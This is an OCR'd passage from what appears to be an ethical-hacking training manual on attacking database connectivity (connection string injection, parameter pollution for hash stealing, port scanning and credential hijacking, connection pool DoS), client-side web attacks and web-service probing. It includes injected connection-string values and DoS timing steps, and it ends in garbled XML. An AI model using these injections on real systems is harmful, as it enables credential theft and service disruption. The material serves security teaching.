
- Try to connect to different **ports** by changing the value and seeing the error messages obtained

-
  ```
  Data source = myServer;
  initial catalog = db1;
  integrated security=no; user
  id=;Data Source=Target
  Server, Target Port=443;
  Password=; Integrated
  Security=true;
  ```

Hijacking Web Credentials

- Try to connect to the database by using a **Web Application System** account instead of using credentials that would be provided to a user

-
  ```
  Data source = myServer;
  initial catalog = db1;
  integrated security=no; user
  id=;Data Source=Target Server,
  Target Port; Password=;
  Integrated Security=true;
  ```



Connection Pool DoS

- Examine the **connection pooling settings** of the application, construct a large malicious SQL query, and run multiple queries simultaneously to consume all connections in the **connection pool**, causing database queries to fail for **legitimate users**

- **Example:**
  - In ASP.NET, the default maximum allowed connections in the pool are **100** and the timeout is **30** seconds
- Thus, run **100** multiple queries, each with an execution time of **30+** seconds, within **30** seconds to cause a **connection pool DoS** to prevent others from being able to use the database-related parts of the application

Attack Database Connectivity

Database connection strings are used to connect applications to database engines. In these attacks, attackers target a database connection that forms a link between a database server and its client software. A web application establishes a connection with the database by providing a driver with a connection string that holds the address of a specific database or server and offers instance and user authentication credentials.

For example:

```
Server=sql_box; Database=Common; User ID=uid; Pwd=password;
```

Attacking data connectivity can result in unauthorized control over the database. Attacks on data connectivity provide attackers with access to sensitive database information. Database connectivity attacks exploit the way in which applications connect to the database instead of abusing database queries.

For this purpose, use methods such as connection string injection attack, hash stealing, port scanning, and hijacking web credentials.

The following is an example of a common connection string used to connect to a Microsoft SQL Server database:

```
"Data Source=Server,Port; Network Library=DBMSSOCN; Initial Catalog=DataBase; User ID=Username; Password=pwd;"
```

Data connectivity attacks are of the following types:

- **Connection String Injection**: In a delegated authentication environment, attackers inject parameters in a connection string by appending them with a semicolon. This can occur when dynamic string concatenation is used to build connection strings according to the user input.
- **Connection String Parameter Pollution (CSPP) Attacks**: Attackers overwrite parameter values in the connection string.
- **Connection Pool DoS**: Attackers examine the connection pooling settings of the target application, construct a large malicious SQL query, and run multiple queries simultaneously to consume all the connections in the connection pool, causing database queries to fail for legitimate users.

Connection String Injection


A connection string injection attack occurs when the server uses dynamic string concatenation to build connection strings based on the user input. If the server does not validate the string and does not allow the malicious text or characters to escape, an attacker can potentially access sensitive data or other resources on the server. For example, an attacker could mount an attack by supplying a semicolon and appending an additional value. The attacker parses the connection string using the "**last one wins**" algorithm and substitutes a legitimate value with a hostile input.

The connection string builder classes can eliminate guesswork and protect the server from syntax errors and security vulnerabilities. They provide methods and properties corresponding to known key/value pairs permitted by each data provider. Each class maintains a fixed collection of synonyms and can translate a synonym into the corresponding well-known key name. The server checks for valid key/value pairs and an invalid pair throws an exception. In addition, it handles the injected values in a safe manner.

The attackers can easily inject parameters by simply adding a **semicolon** (";") using connection string injection techniques in a delegated authentication environment.


In the following example, the system asks the user to give a username and password for creating a connection string. Here, the attacker enters the **password** as "**pwd**; **Encryption=off**"; this means that the attacker has voided the encryption system. When the connection string is populated, the encryption value will be added to the previously configured set of parameters.

Before Injection



```
"Data Source=Server,Port; Network Library=DBMSSOCN; Initial Catalog=DataBase;
User ID=Username; Password=pwd;"
```

After Injection



```
"Data Source=Server,Port; Network Library=DBMSSOCN; Initial Catalog=DataBase;
User ID=Username; Password=pwd; Encryption=off"
```

Figure 14.76: Screenshot displaying connection string injection – before and after

Connection String Parameter Pollution (CSPP) Attacks

The server uses connection strings to connect applications to database engines. Connection string parameter pollution (CSPP) techniques allow an attacker to specifically exploit the semicolon-delimited database connection strings that are constructed dynamically based on the user inputs from web applications.

In CSPP attacks, attackers overwrite parameter values in the connection string to steal user IDs and hijack web credentials.

- **Hash Stealing**

  Replaces the value of the Data Source parameter with that of a **Rogue Microsoft SQL Server** and sets the values of username, data source, and integrated security as follows:

  `User_Value: ; Data Source = Rogue_Server Password_Value: ; Integrated Security = true.`

  Thus, the resulting connecting string would be:

  `Data source = myServer; initial catalog = db1; integrated security=no; user ID=;Data Source=Rogue Server; Password=; Integrated Security=true;`

  Here, the parameters "**DataSource**" and "**IntegratedSecurity**" are overwritten. Thus, the application's built-in drivers will use the last set of values instead of the previous ones. Now, when the Microsoft SQL Server tries to connect to the rogue server, the **sniffer** running in the rogue server sniffs the window's credentials.

- **Port Scanning**

  Try to connect to different ports by changing the value and seeing the error messages obtained.

  Inject `User_Value: ; Data Source =Target_Server, Target_Port`

  `Password_Value: ; Integrated Security = true`

  The resulting connection string would be:

```
Data source = myServer; initial catalog = db1; integrated security=no;
user id=;Data Source=Target Server, Target Port; Password=; Integrated
Security=true;
```

Here, the connection string will take the last set "**DataSource**" parameter; the web application will try to connect to the "**TargetPort**" port on the "**TargetServer**" machine. Thus, you can perform a port scan by noticing different error messages.

- **Hijacking Web Credentials**

  Try to connect to the database using the web application system account instead of a user-provided set of credentials.

  Inject `User_Value: ; Data Source =Target_Server`

  `Password_Value: ; Integrated Security = true`

  The resulting connection string is:


```
Data source = myServer; initial catalog = db1; integrated security=no;
user id=;Data Source=Target Server, Target Port; Password=; Integrated
Security=true;
```

  Here, it overwrites the "**integratedsecurity**" parameter with a value equal to “true.” Thus, it will allow you to connect to the database with the system account with which the web application runs.

Connection Pool DoS

Examine the connection pooling settings of the application, construct a large malicious SQL query, and run multiple queries simultaneously to consume all the connections in the connection pool, causing database queries to fail for legitimate users.

For example, by default, in ASP.NET, the maximum number of allowed connections in the pool is 100 and the timeout is 30 seconds. Thus, run 100 queries with an execution time of 30+ seconds within 30 seconds to cause a connection pool DoS such that no one else would be able to use the database-related parts of the application.



Attack Web Application Client

- Interact with **server-side applications** in unexpected ways to perform malicious actions against the end users and **access unauthorized data**

1. **Cross-Site Scripting**
2. **HTTP Header Injection**
3. **Request Forgery Attack**
4. **Privacy Attacks**
5. **Redirection Attacks**
6. **Frame Injection**
7. **Session Fixation**
8. **ActiveX Attacks**

Attack Web Application Client

Attacks performed on a server-side application infect the client-side application when the latter interacts with malicious servers or processes malicious data. Attacks on the client side occur when the client establishes a connection with the server. If there is no connection between the client and the server, then there is no risk, because the server cannot pass malicious data to the client.

Consider a client-side attack in which an infected web page targets a specific browser weakness and exploits it successfully. Consequently, the malicious server gains unauthorized control of the client system. Attackers interact with the server-side applications in unexpected ways to perform malicious actions against the end users and access unauthorized data.


Some of the methods that attackers use to perform malicious attacks are discussed below.

- **Cross-Site Scripting**: An attacker bypasses the clients' ID's security mechanism, obtains access privileges, and then injects malicious scripts into the web pages of a website. These malicious scripts can even rewrite the HTML content of the website.
- **HTTP Header Injection**: Attackers split an HTTP response into multiple responses by injecting a malicious response in an HTTP header. Thus, they can deface websites, poison the cache, and trigger cross-site scripting.
- **Request Forgery Attack**: In a request forgery attack, attackers exploit the trust of a website or web application on a user's browser. The attack works by including a link on a page, which takes the user to an authenticated website.
- **Privacy Attacks**: A privacy attack involves tracking performed with the help of a remote site by employing a leaked persistent browser state.

- **Redirection Attacks**: Attackers develop code and links that resemble a legitimate site that a user wants to visit; however, the URL redirects the user to a malicious website on which attackers could potentially obtain the user's credentials and other sensitive information.
- **Frame Injection**: When scripts do not validate their input, attackers inject code through frames. This affects all the browsers and scripts that do not validate untrusted input. These vulnerabilities occur in HTML pages with frames. Another reason for this vulnerability is that web browsers support frame editing.
- **Session Fixation**: Session fixation helps attackers hijack valid user sessions. They authenticate themselves using a known session ID and then use the known session ID to hijack a user-validated session. Thus, attackers trick users and access a genuine web server using an existing session ID value.
- **ActiveX Attacks**: Attackers lure victims via email or via a link that is constructed such that the loopholes of remote execution code become accessible, allowing the attackers to obtain access privileges equal to those of authorized users.

Attack Web Services


- Web services work atop legacy web applications, and any attack on a web service will immediately expose an underlying **application's business and logic vulnerabilities** for various attacks


Attacker
Web Service Client
WSDL
.net
Java
Package Application
Custom Application
Database
Database System
Application Management Server
Identity Management Server

Web Services	**SOAP Injection, XML Injection**	**WSDL Probing Attacks**	**Information Leakage, Application Logic Attacks**	**Database Attacks, DoS Attacks**

Web Services Probing Attacks

- In the first step, **trap the WSDL document** from web service traffic and analyze it to determine the purpose of the application and identify its functions, entry points, and message types
- **Create a set of valid requests** by selecting a set of operations and formulating request messages according to the rules of the XML Schema that can be submitted to the web service
- Use these requests to include malicious contents in **SOAP requests** and analyze errors to gain a deeper understanding of potential security weaknesses



Attacker
Attacker inject arbitrary character (') in the input field
Server throws an error

```
<?xml version="l.O·encoding="U TF-S' standalone=' no' ?>
- <SOAP-ENV: Envelope ](mlns:
